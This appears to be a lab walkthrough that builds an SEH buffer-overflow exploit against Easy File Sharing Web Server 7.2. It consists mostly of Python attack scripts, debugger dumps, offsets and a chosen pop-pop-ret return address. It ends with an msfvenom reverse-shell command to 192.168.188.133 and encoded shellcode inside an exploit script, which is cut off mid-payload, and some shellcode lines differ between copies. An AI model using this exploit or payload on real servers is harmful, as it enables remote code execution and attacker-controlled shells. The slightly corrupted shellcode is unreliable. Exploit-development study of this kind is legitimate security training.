005970C0 9E 93 52 00 DC 93 52 00 CD 28 54 00 0A 2C 54 00 80R.0R.=+T..T.
005970D0 42 2C 54 00 B6 B6 53 00 00 2F 54 00 38 2F 54 00 B.T.HIS..T.8/T.
005970E0 04 31 54 00 EA 46 54 00 80 E3 4E 00 84 49 54 00 0IT.0FT.ÇTN.âIT.
005970F0 19 52 54 00 53 53 54 00 13 BF 53 00 36 BF 53 00 4RT.SST.1S.6S.
```

[08:31:25] Access violation when reading [4141418D] - use Shift+F7/F8/F9 to pass exception to program

Pause

Overwrote the SEH Chain with Our String



Replicated the Crash String in Python

```
#!/usr/bin/python
import socket,os,time,sys

host = "192.168.188.132"
port = 80

crash = "./:"
crash += "A"*3000

request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linuxx86_64; rv:31.0) Gecko/20100101 Firefox/31.0\nIceweasel/31.8.0" + "\r\n"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + "\r\n"
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
request += "Cookie: SESSIONID=16246; UserID=PassWD=" + crash + "; frmUserName=; frmUserPass="
request += "rememberPass=202.197.208.215.201"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"

print "[*] Connecting to Target " + host + "...standby..."

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    connect=s.connect((host, port))
    print "[*] Successfully connected to " + host + "!!!"
except:
    print "[!] " + host + " didn't respond\n"
    sys.exit(0)

print "[*] Sending improperly formed request..."
s.send(request + "\r\n\r\n")
print "[!] Request has been sent!\n"
s.close()
```

crash variable



On our way

```
root@kali:~/exploitpractice/easyfs# ./guestgeta.py
[*] Connecting to Target 192.168.188.132...standby...
[*] Successfully connected to 192.168.188.132!!!
[*] Sending improperly formed request...
[!] Request has been sent!
```



EIP Ownage

```
crash = "/./"  
crash += "A"*57  
crash += "BBBB"  
crash += "CCCC"  
crash += "D"*400  
crash += "E"*2550
```



Return Address Planning

OllyDbg - fsws.exe

File View Debug Plugins Options Window Help


LEMTWHC / KBR ... S

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x340000	0x385000	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\SSLEAY32.dll
/SafeSEH ON	0x7e410000	0x7e4a1000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\USER32.dll
/SafeSEH ON	0x7df70000	0x7df92000	1.0 (xpsp.080413-2108)	C:\WINDOWS\system32\oledlg.dll
/SafeSEH ON	0x7c9c0000	0x7d1d7000	6.00.2900.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH ON	0x5ad70000	0x5ada8000	6.00.2900.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\uxtheme.dll
/SafeSEH ON	0x5edd0000	0x5ede7000	5.1.2600.5512	C:\WINDOWS\system32\OLEPRO32.DLL
/SafeSEH ON	0x7c900000	0x7c9af000	5.1.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x662b0000	0x66308000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\hnetcfg.dll
/SafeSEH ON	0x68000000	0x68036000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\rsaenh.dll
/SafeSEH ON	0x71a50000	0x71a8f000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\mswsock.dll
/SafeSEH ON	0x71a90000	0x71a98000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\ws2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x73000000	0x73026000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\WINSPOOL.DRV
/SafeSEH ON	0x751d0000	0x751ee000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\wshbth.dll
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\comdlg32.dll
/SafeSEH ON	0x76b40000	0x76b6d000	5.1.2600.5512 (xpsp.080413-0845)	C:\WINDOWS\system32\WINMM.dll
/SafeSEH ON	0x76f20000	0x76f47000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\DNSAPI.dll
/SafeSEH ON	0x76f60000	0x76f8c000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\WLDAP32.dll
No SEH	0x76fb0000	0x76fb8000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\System32\winrnr.dll
No SEH	0x76fc0000	0x76fc6000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\rasadhlp.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x771b0000	0x7725a000	6.00.2900.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\WININET.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp.080413-2105)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641-..._6595b641-..._6595b641-...
/SafeSEH ON	0x774e0000	0x7761d000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x77920000	0x77a13000	5.1.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\SETUPAPI.dll
/SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5512 (xpsp.080413-0852)	C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x777d0000	0x77e6b000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77e70000	0x77f02000	5.1.2600.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5512 (xpsp.080413-2105)	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.5512 (xpsp.080413-2108)	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.5512 (xpsp.080413-2113)	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x77c00000	0x77c0f000	5.1.2600.5512 (xpsp.080413-2111)	C:\WINDOWS\system32\kernel32.dll
/SafeSEH OFF	0x61c00000	0x61c99000	3.8.8.3	C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll
/SafeSEH OFF	0x10000000	0x10050000		C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll
/SafeSEH OFF	0x5d0000	0x6e7000	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll
/SafeSEH OFF	0x400000	0x5c2000	7, 2, 0, 0	C:\EFS Software\Easy File Sharing Web Server\fsws.exe

No SafeSEH Protection

Dll choice



OllyDbg - fsws.exe

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

E Executable modules

Base	Size	Entry	Name	File version	Path
00340000	00045000	00365910	SSLEAY32	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\SSLEAY32.dll
00400000	001C2000	004FC060	fsws	7, 2, 0, 0	C:\EFS Software\Easy File Sharing Web Server\fsws.exe
00500000	00117000	0066B756	LIBEAY32	0.9.8k	C:\EFS Software\Easy File Sharing Web Server\LIBEAY32.dll
10000000	00050000	1001AB40	ImageLoa		C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll
5AD70000	00038000	5AD71626	uxtheme	6.00.2900.5512	C:\WINDOWS\system32\uxtheme.dll
5EDD0000	00017000	5EDDF1C2	OLEPRO32	5.1.2600.5512	C:\WINDOWS\system32\OLEPRO32.DLL
61C00000	00099000	61C01058	sqlite3	3.8.8.3	C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll
662B0000	00058000	662E7A5B	hnetcfg	5.1.2600.5512	C:\WINDOWS\system32\hnetcfg.dll
68000000	00036000	68014E88	rsaenh	5.1.2600.5507	C:\WINDOWS\system32\rsaenh.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.5512	C:\WINDOWS\System32\mswsock.dll

Looking for 'pop pop ret'

The screenshot shows a debugger window titled "CPU - thread 00001F04, module ImageLoa". The main pane displays assembly instructions with their addresses and hex values. A context menu is open over the assembly list, with "Search for" selected. The search menu is open, showing options like "Name (label) in current module", "Command", "Sequence of commands", etc. The assembly list includes instructions like "MOV EAX, DWORD PTR SS:[ESP+4]", "PUSH EBX", "CALL DWORD PTR DS:[&KERNEL32.61000000]", and "JE SHORT ImageLoa.1000106A".

Address	Hex dump	Assembly
10001000	8B4424 04	MOV EAX, DWORD PTR SS:[ESP+4]
10001004	53	PUSH EBX
10001005	55	PUSH EBP
10001006	56	PUSH ESI
10001007	57	PUSH EDI
10001008	33FF	XOR EDI, EDI
1000100A	57	PUSH EDI
1000100B	50	PUSH EAX
1000100C	33DB	XOR EBX, EBX
1000100E	C705 3CA20410 F1	MOV DWORD PTR DS:[1004A23C], -1
10001010	FF15 64D10410	CALL DWORD PTR DS:[&KERNEL32.61000000]
10001011	8BF0	MOV ESI, EAX
10001012	85F6	TEST ESI, ESI
10001022	7C 46	JL SHORT ImageLoa.1000106A
10001024	8B1D 60D10410	MOV EBX, DWORD PTR DS:[&KERNEL32.61000000]
1000102A	6A 02	PUSH 2
1000102C	57	PUSH EDI
1000102D	56	PUSH ESI
1000102E	FFD3	CALL EBX
10001030	57	PUSH EDI
10001031	57	PUSH EDI
10001032	56	PUSH ESI
10001033	8BE8	MOV EBP, EAX
10001035	FFD3	CALL EBX
10001037	8D40 64	LEA ECX, DWORD PTR SS:[EBP+64]
1000103A	C705 3CA20410 F1	MOV DWORD PTR DS:[1004A23C], -2
10001044	51	PUSH ECX
10001045	6A 42	PUSH 42
10001047	FF15 5CD10410	CALL DWORD PTR DS:[&KERNEL32.61000000]
1000104D	8BD8	MOV EBX, EAX
1000104F	85D8	TEST EBX, EBX
10001051	74 17	JE SHORT ImageLoa.1000106A
10001053	53	PUSH EBX
10001054	C705 3CA20410 F1	MOV DWORD PTR DS:[1004A23C], -3
1000105E	FF15 58D10410	CALL DWORD PTR DS:[&KERNEL32.61000000]
10001064	8BF8	MOV EDI, EAX

The screenshot shows a "Find command" dialog box. The text "pop esi" is entered into the search field. There is an unchecked checkbox labeled "Entire block". The "Find" and "Cancel" buttons are visible at the bottom of the dialog. The background shows a portion of the debugger's registers window, with "Registers (FPU)" and "EAX 7FFDE000" visible.

That'll work....

```
OllyDbg - fsws.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - thread 00001F04, module ImageLoa
100185C4 83C4 10 ADD ESP,10
100185C7 46 INC ESP
100185C8 3BF0 CMP ESI,EAX
100185CA ^7C C2 JL SHORT ImageLoa.1001858E
100185CC 33F6 XOR ESI,ESI
100185CE 3BEE CMP EBP,ESI
100185D0 v7E 07 JLE SHORT ImageLoa.100185D9
100185D2 55 PUSH EBP
100185D3 FF15 54D10410 CALL DWORD PTR DS:[&KERNEL32._lclose] kernel32._lclose
100185D9 3935 FCA10410 CMP DWORD PTR DS:[1004A1FC],ESI
100185DF v74 0B JE SHORT ImageLoa.100185EC
100185E1 8B4424 10 MOV EAX,DWORD PTR SS:[ESP+10]
100185E5 50 PUSH EAX
100185E6 FF15 50D10410 CALL DWORD PTR DS:[&KERNEL32.GlobalUnl kernel32.GlobalUnloc
100185EC A1 04A20410 MOV EAX,DWORD PTR DS:[1004A204]
100185F1 3BC6 CMP EAX,ESI
100185F3 v74 09 JE SHORT ImageLoa.100185FE
100185F5 50 PUSH EAX
100185F6 E8 55110000 CALL ImageLoa.10019750
100185FB 83C4 04 ADD ESP,4
100185FE 8B4424 10 MOV EAX,DWORD PTR SS:[ESP+10]
10018602 5F POP EDI
10018603 5E POP ESI
10018604 5D POP EBP
10018605 5B POP EBX
10018606 5C POP ECX
10018607 C3 RETN
10018608 90 NOP
10018609 90 NOP
1001860A 90 NOP
1001860B 90 NOP
1001860C 90 NOP
1001860D 90 NOP
1001860E 90 NOP
1001860F 90 NOP
10018610 51 PUSH ECX
```



No Null Bytes

Put retadd in string

Modified the crash string as follows:

```
crash = "/./"  
crash += "A"*57  
crash += "\x05\x86\x01\x10"  
crash += "CCCC"  
crash += "D"*400  
crash += "E"*2550
```



Enter expression to follow

10018605

OK Cancel

File View Debug Plugins ImmLib Options Window Help Jobs

CPU - main thread, module ImageLoa

10018605	5B	POP EBX
10018606	5A	POP ECX
10018607	C3	RETN
10018608	90	NOP
10018609	90	NOP
1001860A	90	NOP
1001860B	90	NOP
1001860C	90	NOP
1001860D	90	NOP
1001860E	90	NOP
1001860F	90	NOP
10018610	51	PUSH ECX
10018611	66:A1 F8A10410	MOV AX, WORD PTR DS:[1004A1F8]
10018617	53	PUSH EBX
10018618	55	PUSH EBP

Stepped to RET

The screenshot shows a debugger window titled "CPU - thread 00000E98, module ImageLoa". The main window is divided into three panes:

- Assembly Pane:** Shows assembly instructions from address 10018605 to 1001864F. The instruction at 10018607 is `RETN`, which is highlighted in blue. Other instructions include `POP EBX`, `POP ECX`, `NOP`, `PUSH ECX`, `MOV AX, WORD PTR DS:[1004A1F8]`, `PUSH EBX`, `PUSH EBP`, `PUSH ESI`, `XOR EBX, EBX`, `XOR ESI, ESI`, `CMPL AX, 1`, `PUSH EDI`, `JE ImageLoa.1001871D`, `CMPL AX, 8003`, `JE ImageLoa.1001871D`, `CMPL AX, 8005`, `JNZ ImageLoa.10018714`, `MOV EBP, DWORD PTR SS:[ESP+24]`, `MOV EDI, DWORD PTR SS:[ESP+1C]`, `MOV ECX, DWORD PTR SS:[ESP+18]`, `LEA EAX, DWORD PTR SS:[ESP+13]`, `PUSH 1`, and `PUSH EAX`.
- Registers (FPU) Pane:** Shows the state of registers. `EIP` is `10018607 ImageLoa.10018607`. Other registers include `EAX: 00000000`, `ECX: 01856A64`, `EDX: 7C9032BC ntdll.7C9032BC`, `EBX: 7C9032A8 ntdll.7C9032A8`, `ESP: 01856984`, `EBP: 0185699C`, `ESI: 00000000`, `EDI: 00000000`. Control registers (C0, P1, A0, Z1, S0, T0, D0, O0) and floating-point registers (ST0-ST7) are also shown.
- Memory Dump Pane:** Shows a hex dump of memory starting at address 00597000. The dump includes ASCII characters such as `...!$T.D'T.OFR.`, `FR.FR.FR.^T.`, `*T.u-T.T-T.<.T.`, `*/T.!!;T.TGT.=QT.`, `3QT.#T.C#R.4De.`, `.Se.αTe.ãæe.ãA.`, `ãD.αD.ãE.*ãE.`, `PãG.ãG.ããG.ããG.`, `ãS.H.ããH.ããH.ããH.`, `PãJ.ããI.ããI.ããI.`, `ããM.ããM.ããM.ããM.`, `.ããN.ããN.ããN.ããN.`, `ããR.ããR.ããR.ããR.`, `B.T.ããS.ããS.ããS.`, `ããT.ããT.ããT.ããT.`, and `ããU.ããU.ããU.ããU.`

Inspected stack pointer

Address	Hex dump	ASCII
01856E70	41 41 41 41 05 86 01 10 09 43 43 43 44 44 44 44	AAAA*90▶.CCCCDD
01856E80	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856E90	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856EA0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856EB0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856EC0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856ED0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856EE0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856EF0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F00	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F10	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F20	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F30	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F40	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F50	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD
01856F60	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	DDDDDDDDDDDDDDDD

Confirmed enough space in stack for over 400 bytes (for shellcode)

The screenshot shows a debugger's memory dump window with the following data:

Address	Hex dump	ASCII
01856FD0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	0000000000000000
01856FE0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	0000000000000000
01856FF0	44 44 44 44 44 44 44 44 44 44 44 44 44 44 44 44	0000000000000000
01857000	44 44 44 44 44 44 44 44 44 44 44 44 45 45 45 45	000000000000DEEEE
01857010	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857020	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857030	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857040	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857050	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857060	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857070	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857080	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
01857090	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
018570A0	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
018570B0	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE
018570C0	45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45	EEEEEEEEEEEEEEEE

Added a short jump


I replaced the last four A's of the crash string with op code that would bring down the `esp` to where some of my D's are.

Replaced the four A's prior to the ret add to

EB 10 90 90

So, modified the crash string as follows:

```
crash = "/./"  
crash += "A"*53  
crash += "\xeb\x10\x90\x90"  
crash += "\x05\x86\x01\x10"  
crash += "CCCC"  
crash += "D"*400  
crash += "E"*2550
```



```
File view Debug Plugins Minidump Options window help jobs  
l e m t w h c P k b z r ... s ?  
CPU - thread 00001D10  
01856E70 EB 10 JMP SHORT 01856E82  
01856E72 90 NOP  
01856E73 90 NOP  
01856E74 05 86011009 ADD EAX, 9100186  
01856E79 43 INC EBX  
01856E7A 43 INC EBX  
01856E7B 43 INC EBX  
01856E7C 44 INC ESP  
01856E7D 44 INC ESP  
01856E7E 44 INC ESP  
01856E7F 44 INC ESP  
01856E80 44 INC ESP  
01856E81 44 INC ESP  
01856E82 44 INC ESP  
01856E83 44 INC ESP  
01856E84 44 INC ESP  
01856E85 44 INC ESP  
01856E86 44 INC ESP
```

Created shellcode

```
crash = "/./"  
crash += "A"*53  
crash += "\xeb\x10\x90\x90"  
crash += "\x05\x86\x01\x10"  
crash += "C"*10  
crash += shellcode  
crash += "E"*2550
```

```
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.188.133 LPORT=2345 -f py -b "\x00"  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 10 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of py file: 1684 bytes  
buf = ""  
buf += "\xbf\x1f\xcd\xa3\x04\xdb\xd3\xd9\x74\x24\xf4\x5b\x29"  
buf += "\xc9\xb1\x52\x31\x7b\x12\x03\x7b\x12\x83\xdc\xc9\x41"  
buf += "\xf1\xe\x39\x07\xfa\xde\xba\x68\x72\x3b\x8b\xa8\xe0"  
buf += "\x48\xbc\x18\x62\x1c\x31\xd2\x26\xb4\xc2\x96\xee\xbb"  
buf += "\x63\x1c\xc9\xf2\x74\x0d\x29\x95\xf6\x4c\x7e\x75\xc6"  
buf += "\x9e\x73\x74\x0f\xc2\x7e\x24\xd8\x88\x2d\xd8\x6d\xc4"  
buf += "\xed\x53\x3d\xc8\x75\x80\xf6\xeb\x54\x17\x8c\xb5\x76"  
buf += "\x96\x41\xce\x3e\x80\x86\xeb\x89\x3b\x7c\x87\x0b\xed"  
buf += "\x4c\x68\xa7\xd0\x60\x9b\xb9\x15\x46\x44\xcc\x6f\xb4"  
buf += "\xf9\xd7\xb4\xc6\x25\x5d\x2e\x60\xad\xc5\x8a\x90\x62"  
buf += "\x93\x59\x9e\xcf\xd7\x05\x83\xce\x34\x3e\xbf\x5b\xbb"  
buf += "\x90\x49\x1f\x98\x34\x11\xfb\x81\x6d\xff\xaa\xbe\x6d"  
buf += "\xa0\x13\x1b\xe6\x4d\x47\x16\xa5\x19\xa4\x1b\x55\xda"  
buf += "\xa2\x2c\x26\xe8\x6d\x87\xa0\x40\xe5\x01\x37\xa6\xdc"  
buf += "\xf6\xa7\x59\xdf\x06\xee\x9d\x8b\x56\x98\x34\xb4\x3c"  
buf += "\x58\xb8\x61\x92\x08\x16\xda\x53\xf8\xd6\x8a\x3b\x12"  
buf += "\xd9\xf5\x5c\x1d\x33\x9e\xf7\xe4\xd4\x61\xaf\x5a\xa1"  
buf += "\x0a\xb2\xa2\xa3\xe3\x3b\x44\xd9\xe3\x6d\xdf\x76\x9d"  
buf += "\x37\xab\xe7\x62\xe2\xd6\x28\xe8\x01\x27\xe6\x19\x6f"  
buf += "\x3b\x9f\xe9\x3a\x61\x36\xf5\x90\x0d\xd4\x64\x7f\xcd"  
buf += "\x93\x94\x28\x9a\xf4\x6b\x21\x4e\xe9\xd2\x9b\x6c\xf0"  
buf += "\x83\xe4\x34\x2f\x70\xea\xb5\xa2\xcc\xc8\xa5\x7a\xcc"  
buf += "\x54\x91\xd2\x9b\x02\x4f\x95\x75\xe5\x39\x4f\x29\xaf"  
buf += "\xad\x16\x01\x70\xab\x16\x4c\x06\x53\xa6\x39\x5f\x6c"  
buf += "\x07\xae\x57\x15\x75\x4e\x97\xcc\x3d\x7e\xd2\x4c\x17"  
buf += "\x17\xbb\x05\x25\x7a\x3c\xf0\x6a\x83\xbf\xf0\x12\x70"  
buf += "\xdf\x71\x16\x3c\x67\x6a\x6a\x2d\x02\x8c\xd9\x4e\x07"
```

Exploit with shellcode

```
#!/usr/bin/python
import socket,os,time,sys

host = "192.168.188.132"
port = 80

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.188.133 LPORT=2
# Payload size: 351 bytes
# Final size of py file: 1684 bytes
buf = ""
buf += "\xbf\x1f\xcd\xa3\x04\xdb\xd3\xd9\x74\x24\xf4\x5b\x29"
buf += "\xc9\xb1\x52\x31\x7b\x12\x03\x7b\x12\x83\xdc\xc9\x41"
buf += "\xf1\xe3\x07\xfa\xde\xba\x68\x72\x3b\x8b\xa8\xe0"
buf += "\x48\xbc\x18\x62\x1c\x31\xd2\x26\xb4\xc2\x96\xee\xbb"
buf += "\x63\x1c\xc9\xf2\x74\x0d\x29\x95\xf6\x4c\x7e\x75\xc6"
buf += "\x9e\x73\x74\x0f\xc2\x7e\x24\xd8\x88\x2d\xd8\x6d\xc4"
